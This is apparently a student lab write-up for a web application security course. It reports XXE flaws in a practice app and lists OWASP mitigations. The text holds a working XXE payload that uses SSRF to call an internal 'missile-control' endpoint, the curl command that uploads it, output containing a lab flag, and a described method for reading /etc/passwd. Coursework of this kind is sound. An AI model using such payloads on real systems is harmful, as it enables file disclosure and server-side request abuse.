jamk.fi

Web application security

Week 05

Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Web application security, Heikki Salo, Joni Ahonen
22.3.2021
Tekniikan ala

1. Reading report

• Why is it possible to define your own doctype? **update**: so what's the use case for defining doctypes

- So you can make the structure of XML document consistent.
- You can agree on some sort of rules or standards for DTDs that people agree for example in a company and DTDs can be used to make sure the data in XML is valid.

• Why does `SYSTEM` attribute exist within doctype definitions?

- So you can reference an external entity (e.g. external file).

2. Issue report

2.1 Attacker is able to print the content of /etc/passwd using a modified XML file.

Description: Attacker is able to upload XML files that abuse the API call to exploit XEE vulnerability in the Wasdat backend and are able to retrieve the content of */etc/passwd*

Steps to produce:

- Create a XML file with XML code
- Modify the file to target */etc/passwd* file



Figure 1: XML file

- Send the file to the victim with *curl*:

Figure 2: Curl post

- Enjoy the rewards



Figure 3: Curl post result

Mitigation:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.

- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.

- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.

- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.

- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.

- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

3 Issue report

3.1 Attacker is able to launch missiles by uploading a hostile XML file

Description: Attacker is able to upload XML files that abuse the API call to exploit XEE vulnerability in the Wasdat backed. The vulnerability makes it possible to launch missiles by calling the missile-control with GET using the XML file.

Steps to produce:

- Create an XML file with XML code
- Modify the file to target the *missile-control*:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://missile-control:6666/launch-the-missiles" >]>
<foo>&xxe;</foo>
```

Figure 4: XML file

- Upload the file with *curl*:

```
root@kali:~# curl -X POST http://192.168.43.2:8080/api/articles/custom-search -H
 "Content-Type: text/xml" --data "@es.xml"
<?xml version="1.0" ?><foo/><foo/>Launch the missiles complete!

WasFlag5_2{AchievementUnlocked_LaunchTheMissilesWithXXESSRF}

See also. https://stackoverflow.com/questions/2773004/what-is-the-origin-of-laun
ch-the-missiles
<foo/>root@kali:~#
```

Figure 5: Curl post and result

Mitigation:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

References

- https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE).html
- https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing
- Book: RWBH Chapter 11: XML External Entity